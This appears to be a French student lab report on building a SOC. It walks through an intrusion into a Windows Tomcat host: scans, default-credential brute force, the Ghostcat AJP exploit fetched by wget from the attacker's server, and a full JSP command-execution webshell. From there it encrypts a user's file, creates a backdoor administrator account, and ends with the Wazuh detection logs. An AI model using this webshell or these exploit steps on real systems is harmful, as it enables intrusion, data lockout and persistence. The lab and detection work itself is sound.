Host is up (0.0011s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache Tomcat (language: fr)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
55610/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:56:50:97:BE:30 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

On commence par utiliser un scanner de vulnérabilité pour trouver différentes vulnérabilités sur notre apache TomCat. Nikto est disponible sur kali:

```
└─$ nikto -h http://192.168.30.3
- Nikto v2.5.0

+ Target IP: 192.168.30.3
+ Target Hostname: 192.168.30.3
+ Target Port: 80
+ Start Time: 2026-01-31 21:39:41 (GMT1)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ /host-manager/status: Default Tomcat Server Status interface found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2026-01-31 21:40:05 (GMT1) (24 seconds)

+ 1 host(s) tested
```

D'après le scan nikto on constate plusieurs choses:

- Pas de X-Frame-Options
- Pas de X-Content-Type-Options
- Les méthodes HTTP: PUT, DELETE sont autorisées
- présences des pages: /examples/servlets/index.html et /examples/jsp/snp/snoop.jsp qui sont vulnérables

On commence par curl depuis notre webshell la page d'apache TomCat:

```
$ curl http://192.168.30.3

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>Apache Tomcat/8.5.32</title>
    <link href="favicon.ico" rel="icon" type="image/x-icon" />
    <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
    <link href="tomcat.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div id="wrapper">
      <div id="navigation" class="curved container">
        <span id="nav-home"><a href="http://tomcat.apache.org/">Home</a></span>
        <span id="nav-hosts"><a href="/docs/">Documentation</a></span>
        <span id="nav-config"><a href="/docs/config/">Configuration</a></span>
        <span id="nav-examples"><a href="/examples/">Examples</a></span>
        <span id="nav-wiki"><a href="http://wiki.apache.org/tomcat/FrontPage">Wiki</a></span>
        <span id="nav-lists"><a href="http://tomcat.apache.org/lists.html">Mailing Lists</a></span>
        <span id="nav-help"><a href="http://tomcat.apache.org/findhelp.html">Find Help</a></span>
        <br class="separator" />
      </div>
      <div id="asf-box">
        <h1>Apache Tomcat/8.5.32</h1>
      </div>
      <div id="upper" class="curved container">
        <div id="congrats" class="curved container">
          <h2>If you're seeing this, you've successfully installed Tomcat. Congratulations!</h2>
        </div>
        <div id="notice">
          
          <div id="tasks">
            <h3>Recommended Reading:</h3>
            <h4><a href="/docs/security-howto.html">Security Considerations HOW-TO</a></h4>
            <h4><a href="/docs/manager-howto.html">Manager Application HOW-TO</a></h4>
            <h4><a href="/docs/cluster-howto.html">Clustering/Session Replication HOW-TO</a></h4>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

On sait que la version d'apache TomCat que nous avons là est vulnérable sur un des endpoints. Alors on utilise fuff pour faire de la discovery web:

```
kali@kali: /usr/share/seclists/Discovery/Web-Content/Web-Servers
Session Actions Edit View Help
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

examples [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
examples/%2e%2e/manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 15ms]
host-manager/html/* [Status: 401, Size: 2100, Words: 359, Lines: 56, Duration: 17ms]
examples/jsp/index.html [Status: 200, Size: 14696, Words: 913, Lines: 371, Duration: 12ms]
manager/html/ [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 12ms]
manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 12ms]
manager/html/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 14ms]
manager/jmxproxy [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 19ms]
manager/jmxproxy/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 17ms]
manager/status [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 9ms]
manager/status/* [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 7ms]
manager/text [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 3ms]
examples/jsp/snp/snoop.jsp [Status: 200, Size: 636, Words: 45, Lines: 42, Duration: 35ms]
manager/status.xsd [Status: 200, Size: 4458, Words: 749, Lines: 85, Duration: 55ms]
examples/jsp/source.jsp [Status: 500, Size: 3044, Words: 104, Lines: 20, Duration: 90ms]
RELEASE-NOTES.txt [Status: 200, Size: 6908, Words: 848, Lines: 173, Duration: 58ms]
examples/servlets/index.html [Status: 200, Size: 6596, Words: 666, Lines: 184, Duration: 108ms]
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 110ms]
examples/../../manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 114ms]
manager/html [Status: 401, Size: 2538, Words: 455, Lines: 65, Duration: 115ms]
:: Progress: [104/104] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

(kali@kali)-[/usr/share/seclists/Discovery/Web-Content/Web-Servers]
```

En faisant du brute force avec les credentials susceptibles d'être ceux par défaut on trouve les credentials suivants: tomcat:tomcat

Exploitation de la CVE : RCE pour avoir un accès distant à la machine:

Conditions:

- Apache TomCat version < 9.0.31 (on a la version 9.0.0)
- Port 8009 ouvert (ci dessous il est en écoute)

```
PS C:\Users\lade> netstat -ano | findstr 8009
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING 12880
PS C:\Users\lade>
```

- Connector au port 8009 connecté avec AJP

```
<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```

- écriture du dossier /webapps:

```

PS C:\Users\lade> icacls "C:\apache-tomcat-9.0.0.M1\webapps"
C:\apache-tomcat-9.0.0.M1\webapps NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                                BUILTIN\Administrators:(OI)(CI)(F)
                                CLIENTWIN11\lade:(OI)(CI)(F)
                                BUILTIN\Administrators:(I)(OI)(CI)(F)
                                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                BUILTIN\Users:(I)(OI)(CI)(RX)
                                NT AUTHORITY\Authenticated Users:(I)(M)
                                NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(
M)

1 fichiers correctement traités ; échec du traitement de 0 fichiers
PS C:\Users\lade>

```

le protocole AJP :

- n'est pas chiffré,
- n'a pas d'authentification,
- accepte des requêtes internes

Sur notre machine attaquant, on télécharge le github:

Puis on ouvre un serveur python:

```

(kali@kali)-[/tmp/Ghostcat-CNVD-2020-10487]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.2 - - [31/Jan/2026 17:11:10] "GET /ajpShooter.py HTTP/1.1" 200 -

```

Ensuite, on transfert de notre machine attaquante vers la DVWA au travers du reverse shell:

```

cd /tmp
wget http://192.168.30.2:8000/ajpShooter.py
--2026-01-31 17:09:38-- http://192.168.30.2:8000/ajpShooter.py
Connecting to 192.168.30.2:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 13628 (13K) [text/x-python]
Saving to: 'ajpShooter.py'

 0K ..... 100% 56.4M=0s


2026-01-31 17:09:38 (56.4 MB/s) - 'ajpShooter.py' saved [13628/13628]

```

Notre payload est bien présente sur la DVWA:

```

if __name__ == "__main__":
    # parse command line arguments
    print('')

    print('')
    print('00theway,just for test')
    print('')

    parser = argparse.ArgumentParser()
    parser.add_argument('url', help='target site\'s context root url like http://www.example.com/demo/')
    parser.add_argument('ajp_port', default=8009, type=int, help='ajp port')
    parser.add_argument('target_file', help='target file to read or eval like /WEB-INF/web.xml,/image/evil.jpg')
    parser.add_argument('shooter', choices=['read', 'eval'], help='read or eval file')


    parser.add_argument('--ajp-ip', help='ajp server ip,default value will parse from from url')
    parser.add_argument('-H', '--header', help='add a header', action='append')
    parser.add_argument('-X', help='Sets the method (default: %(default)s).', default='GET',
                        choices=['GET', 'POST', 'HEAD', 'OPTIONS', 'PROPFIND'])
    parser.add_argument('-d', '--data', nargs=1, help='The data to POST')
    parser.add_argument('-o', '--out-file', help='write response to file')
    parser.add_argument('--debug', action='store_true', default=False)

    args = parser.parse_args()
    debug = args.debug
    ajpShooter(args).shoot()

```

On vient d'utiliser l'exploit Ghostcat pour réussir à lire un fichier stocker localement sur la machine cliente windows:

```
python3 /tmp/ajpShooter.py http://192.168.30.3:8080 8009 /WEB-INF/web.xml read
```



00theway, just for test

```
[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1262-1769774490867"
[<] Last-Modified: Fri, 30 Jan 2026 12:01:30 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1262

<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
```

Maintenant on crée le fichier shell.jsp qui va nous permettre de communiquer et donc de requêter des fichiers internes en interprétant des commandes windows

```
cat > /tmp/shell.jsp << 'EOF'
<%@ page import="java.io.*" %>
<%
    String cmd=request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(cmd);
        BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String line;
        while ((line = br.readLine()) != null) {
            out.println(line + "<br>");
        }
    }
%>
EOF
ls
CVE-2024-1086
CVE-2024-1086.tar.gz
ajpShooter.py
bin
evil.sh
exploit
exploit_userspec.py
hax.c
libnss_X
shell.jsp
```

Cependant, write ne fonctionne pas et eval ne nous permet pas d'upload un webshell sur la machine

[illegible]

```
Uploading Webshell .....
```

← → ↻ 🏠 🔒 Not Secure http://192.168.30.3/pwn.jsp

Run

On teste différentes commandes pour comprendre les limites que nous avons dans cet environnement:

```
Envoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données?:
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
R?ponse de 127.0.0.1?: octets=32 temps<1ms TTL=128
```

```
Statistiques Ping pour 127.0.0.1:
    Paquets?: envoy?s = 4, re?us = 4, perdus = 0 (perte 0%),
Dur?e approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

On arrive à lister tous les fichiers contenu dans le dossier de configuration et des binaires de tomcat :

```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\apache-tomcat-8.5.21\bin
```

```
31/01/2026 22:01
```

```
31/01/2026 22:02
```

```
..
31/01/2026 22:01      347813 bootstrap.jar
31/01/2026 22:01      17703 catalina-tasks.xml
31/01/2026 22:01     147505 catalina.bat
31/01/2026 22:01     217793 catalina.sh
31/01/2026 22:01    2047944 commons-daemon-native.tar.gz
31/01/2026 22:01     247283 commons-daemon.jar
31/01/2026 22:01      27040 configtest.bat
31/01/2026 22:01      17922 configtest.sh
31/01/2026 22:01      87004 daemon.sh
31/01/2026 22:01      27091 digest.bat
31/01/2026 22:01      17965 digest.sh
31/01/2026 22:01      67463 service.bat
31/01/2026 22:01      37147 setclasspath.bat
31/01/2026 22:01      37306 setclasspath.sh
31/01/2026 22:01      27020 shutdown.bat
31/01/2026 22:01      17902 shutdown.sh
31/01/2026 22:01      27022 startup.bat
31/01/2026 22:01      17904 startup.sh
31/01/2026 22:01    271247800 tcnative-1.dll
31/01/2026 22:01     487216 tomcat-juli.jar
31/01/2026 22:01    4047159 tomcat-native.tar.gz
31/01/2026 22:01    1097696 tomcat8.exe
31/01/2026 22:01    1107208 tomcat8w.exe
31/01/2026 22:01      37621 tool-wrapper.bat
31/01/2026 22:01      47579 tool-wrapper.sh
31/01/2026 22:01      27026 version.bat
31/01/2026 22:01      17908 version.sh
      27 fichier(s)      371487040 octets
      2 R?p(s)    2785173647864 octets libres
```


On arrive à sortir du dossier de TomCat pour lister d'autres répertoires sur la machine:


```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\Users\lade\Desktop
```

```
30/01/2026 09:40
```

```
30/01/2026 13:00
```

```
30/01/2026 11:12
```

```
BeingCyphered
16/12/2025 19:51      27362 Microsoft Edge.lnk
                  1 fichier(s)      27362 octets
                  3 R?p(s)    2785173567672 octets libres
```

On peut également lister le contenu des autres sessions comme celle de student:


```
Le volume dans le lecteur C s'appelle Windows 11
Le num?ro de s?rie du volume est A206-AB6A
```

```
R?pertoire de C:\Users\student\Desktop
```

```
31/01/2026 23:54
```

```
31/01/2026 23:51
```

```
31/01/2026 23:50      27362 Microsoft Edge.lnk
31/01/2026 23:53      27 Very-important.txt
                  2 fichier(s)      27389 octets
                  2 R?p(s)    2703870347432 octets libres
```


Depuis notre webShell, on peut chiffrer les données se trouvant sur cette session avec la commande cypher /E "C:\Users\student\Desktop\Very-important.txt"


```
Chiffrement des fichiers dans C:\Users\student\Desktop\
Very-important.txt [OK]

1 fichier(s) [ou r?pertoire(s)] dans 1 r?pertoire(s) ont ?t? chiffr?s.

La conversion de fichiers de texte en clair ? texte chiffr? peut laisser des
fichiers en texte en clair sur les volumes de disque. Il est recommand?
d'utiliser la commande CIPHER /W:directory pour nettoyer le disque apr?s la
fin de la conversion.
```

Lorsque l'utilisateur se connecte sur sa session, il ne peut maintenant plus accéder à ces données:



Comme nous le voyons, le petit logo sur le fichier texte signifie qu'il a été chiffré

On a également pu ajouter des moyens de persistance, comme un utilisateur hacker dont nous possédons le mot de passe, qui nous permettra de nous connecter à nos souhaits.

```
comptes d'utilisateurs de \\CLIENTWIN11
```

```
-----
Administrator      DefaultAccount      Guest
hacker              hacker_stage        lade
WDAGUtilityAccount
La commande s'est termin?e correctement.
```

On également pu élever ces privilèges aux droits administrateurs

Run

```
Nom alias      Administrators
Commentaire    Administrators have complete and unrestricted access to the computer/domain
```

Membres

```
-----
Administrator
hacker
hacker_stage
lade
La commande s'est termin?e correctement.
```

Détection SOC:

Sur notre SIEM Wazuh, les logs remontent. On peut voir ci-dessous la détection de la création d'un utilisateur sur la machine Client Windows 11 depuis l'utilisateur LADE

Table JSON

@timestamp	Jan 31, 2026 @ 23:30:55.655		
_index	wazuh-alerts-4.x-2026.01.31		
agent.id	003		
agent.ip	192.168.30.3		
agent.name	ClientWin11		
data.win.eventdata.accountExpires	%1794		
data.win.eventdata.displayName	%1793		
data.win.eventdata.homeDirectory	%1793		
data.win.eventdata.homePath	%1793		
data.win.eventdata.logonHours	%1797		
data.win.eventdata.newUacValue	0x15		
data.win.eventdata.oldUacValue	0x0		
data.win.eventdata.passwordLastSet	%1794		
data.win.eventdata.primaryGroupId	513		
data.win.eventdata.profilePath	%1793		
data.win.eventdata.samAccountName	hacker		
data.win.eventdata.scriptPath	%1793		
data.win.eventdata.subjectDomainName	CLIENTWIN11		
data.win.eventdata.subjectLogonId	0x1613bd		
data.win.eventdata.subjectUserName	lade		
data.win.eventdata.subjectUserSid	S-1-5-21-1258368205-1909699199-3060738611-1000		
data.win.eventdata.targetDomainName	CLIENTWIN11		
data.win.eventdata.targetSid	S-1-5-21-1258368205-1909699199-3060738611-1002		
data.win.eventdata.targetUserName	hacker		
data.win.eventdata.userAccountControl	%2080	%2082	%2084
data.win.eventdata.userParameters	%1793		
data.win.eventdata.userWorkstations	%1793		
data.win.system.channel	Security		
data.win.system.computer	ClientWin11		
data.win.system.eventID	4720		
data.win.system.eventRecordID	117399		
data.win.system.keywords	0x8020000000000000		
data.win.system.level	0		
data.win.system.message	> "A user account was created. Subject: Security ID: S-1-5-21-1258368205-1909699199-3060738611-1000 Account Name: lade Account Domain: CLIENTWIN11 Logon ID: 0x1613bd		
data.win.system.opcode	0		
data.win.system.processID	816		

Ici on nous informe que le compte a effectué des manipulations sur la machine windows:

```

# data.win.system.severityValue      AUDIT_SUCCESS
# data.win.system.systemTime        2026-01-31T23:30:53.191459Z
# data.win.system.task              13824
# data.win.system.threadID          888
# data.win.system.version           0
# decoder.name                      windows_eventchannel
# id                                176990235.85441
# input.type                        log
# location                          EventChannel
# manager.name                     siem
# rule.description                  User account enabled or created
# rule.firedtimes                   1
# rule.gdpr                         IV_35.7.d, IV_32.2
# rule.gpg13                        7.10
# rule.groups                       windows, windows_security, adduser, account_changed
# rule.hipaa                        164.312.a.2.I, 164.312.a.2.II, 164.312.b
# rule.id                           60109
# rule.level                        8
# rule.mail                         false
# rule.mitre.id                     T1080
# rule.mitre.tactic                  Persistence
# rule.mitre.technique               Account Manipulation
# rule.nist_800_53                   AC.2, SA.4, AU.14, AC.7
# rule.pci_dss                       8.1.2, 10.2.5
# rule.tsc                           CC6.8, CC7.2, CC7.3
# timestamp                         Jan 31, 2026 @ 23:30:55.655

```

Activate Windows
Go to Settings to activate Windows.

Et ensuite une remonté nous informe du changement du groupe administrateur, avec un ajout d'un utilisateur, qui considère comme une escalation de privilège:

```

# data.win.system.message           > "A member was added to a security-enabled local group.
                                     Subject:
                                     Security ID:      S-1-5-21-1258368205-1909699199-3060738611-1000
                                     Account Name:     lade
                                     Account Domain:    CLIENTWIN11
                                     Local ID:          Rv1613RD

# data.win.system.opcode            0
# data.win.system.processID         816
# data.win.system.providerGuid       (54849625-5478-4994-a5ba-3e3b0328c30d)
# data.win.system.providerName       Microsoft-Windows-Security-Auditing
# data.win.system.severityValue      AUDIT_SUCCESS
# data.win.system.systemTime         2026-01-31T23:33:49.3790773Z
# data.win.system.task              13826
# data.win.system.threadID          888
# data.win.system.version           0
# decoder.name                      windows_eventchannel
# id                                1769902431.689988
# input.type                        log
# location                          EventChannel
# manager.name                     siem
# rule.description                  Administrators Group Changed
# rule.firedtimes                   1
# rule.gdpr                         IV_35.7.d, IV_32.2
# rule.gpg13                        7.10
# rule.groups                       windows, windows_security, group_changed, win_group_changed
# rule.hipaa                        164.312.a.2.I, 164.312.a.2.II, 164.312.b
# rule.id                           60154
# rule.level                        12
# rule.mail                         true
# rule.mitre.id                     T1484
# rule.mitre.tactic                  Defense Evasion, Privilege Escalation
# rule.mitre.technique               Domain Policy Modification
# rule.nist_800_53                   AC.2, IA.4, AU.14, AC.7
# rule.pci_dss                       8.1.2, 10.2.5
# rule.tsc                           CC6.8, CC7.2, CC7.3
# timestamp                         Jan 31, 2026 @ 23:33:51.871

```

On détecte également sur le SIEM les différents outils automatisés utilisés durant l'attaque comme ffuf pour la découverte web:

#	_index	wazuh-alerts-4.x-2026.02.03
#	agent.id	005
#	agent.ip	192.168.40.2
#	agent.name	DVWA
#	data.id	404
#	data.protocol	GET
#	data.srcip	192.168.30.2
#	data.url	/DVWA/top_categories/
#	decoder.name	web-accesslog
#	full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/top_categories/ HTTP/1.1" 404 435 "-" "ffuf"
#	id	1770112429.118171
#	input.type	log
#	location	/var/log/apache2/access.log
#	manager.name	siem
#	rule.description	Web server 400 error code.
#	rule.firedtimes	44
#	rule.odor	IV_35.7.d

On a plein de logs sur Wazuh étant donné que plein de requêtes match le user-agent ffuf:

#	data.id	404
#	data.protocol	GET
#	data.srcip	192.168.30.2
#	data.url	/DVWA/shrdbs/
#	decoder.name	web-accesslog
#	full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/shrdbs/ HTTP/1.1" 404 435 "-" "ffuf"
#	id	1770112429.116136
#	input.type	log
#	location	/var/log/apache2/access.log
#	manager.name	siem
#	previous_output	> 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryption_keys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryption-keys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/insurance_applications/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryptionkeys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/gift-card HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/encryption-keys HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/nift card HTTP/1.1" 404 435 "-" "ffuf"
#	rule.description	Multiple web server 400 error codes from same source ip.
#	rule.firedtimes	3
#	rule.frequency	14
#	rule.gdpr	IV_35.7.d

† agent.id	005
† agent.ip	192.168.40.2
† agent.name	DVWA
† data.id	404
† data.protocol	GET
† data.srcip	192.168.30.2
† data.url	/DVWA/insurance-applications/
† decoder.name	web-accesslog
† full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/insurance-applications/ HTTP/1.1" 404 435 "-" "ffuf"
† id	1770112429.117727
† input.type	log
† location	/var/log/apache2/access.log
† manager.name	siem
† rule.description	Web server 400 error code.
# rule.firedtimes	43
† rule.gdpr	IV_35.7.d
† rule.groups	web, accesslog, attack

Conclusion et retour sur la plateforme



Ce projet a permis la mise en place d'une infrastructure SOC complète et segmentée. L'implémentation de règles de pare-feu strictes sur pfSense a garanti l'isolation des actifs critiques (serveurs n8n, TheHive/Cortex) et le confinement d'une machine vulnérable (DVWA). Les tests d'intrusion (Reverse Shell) ont validé la robustesse de la segmentation tout en confirmant la capacité de détection du SIEM via l'envoi systématique des logs.

Retours d'Expérience : Défis Techniques et Limitations


L'utilisation de la plateforme de virtualisation a révélé plusieurs obstacles techniques qui ont nécessité des interventions manuelles et des ajustements de configuration.

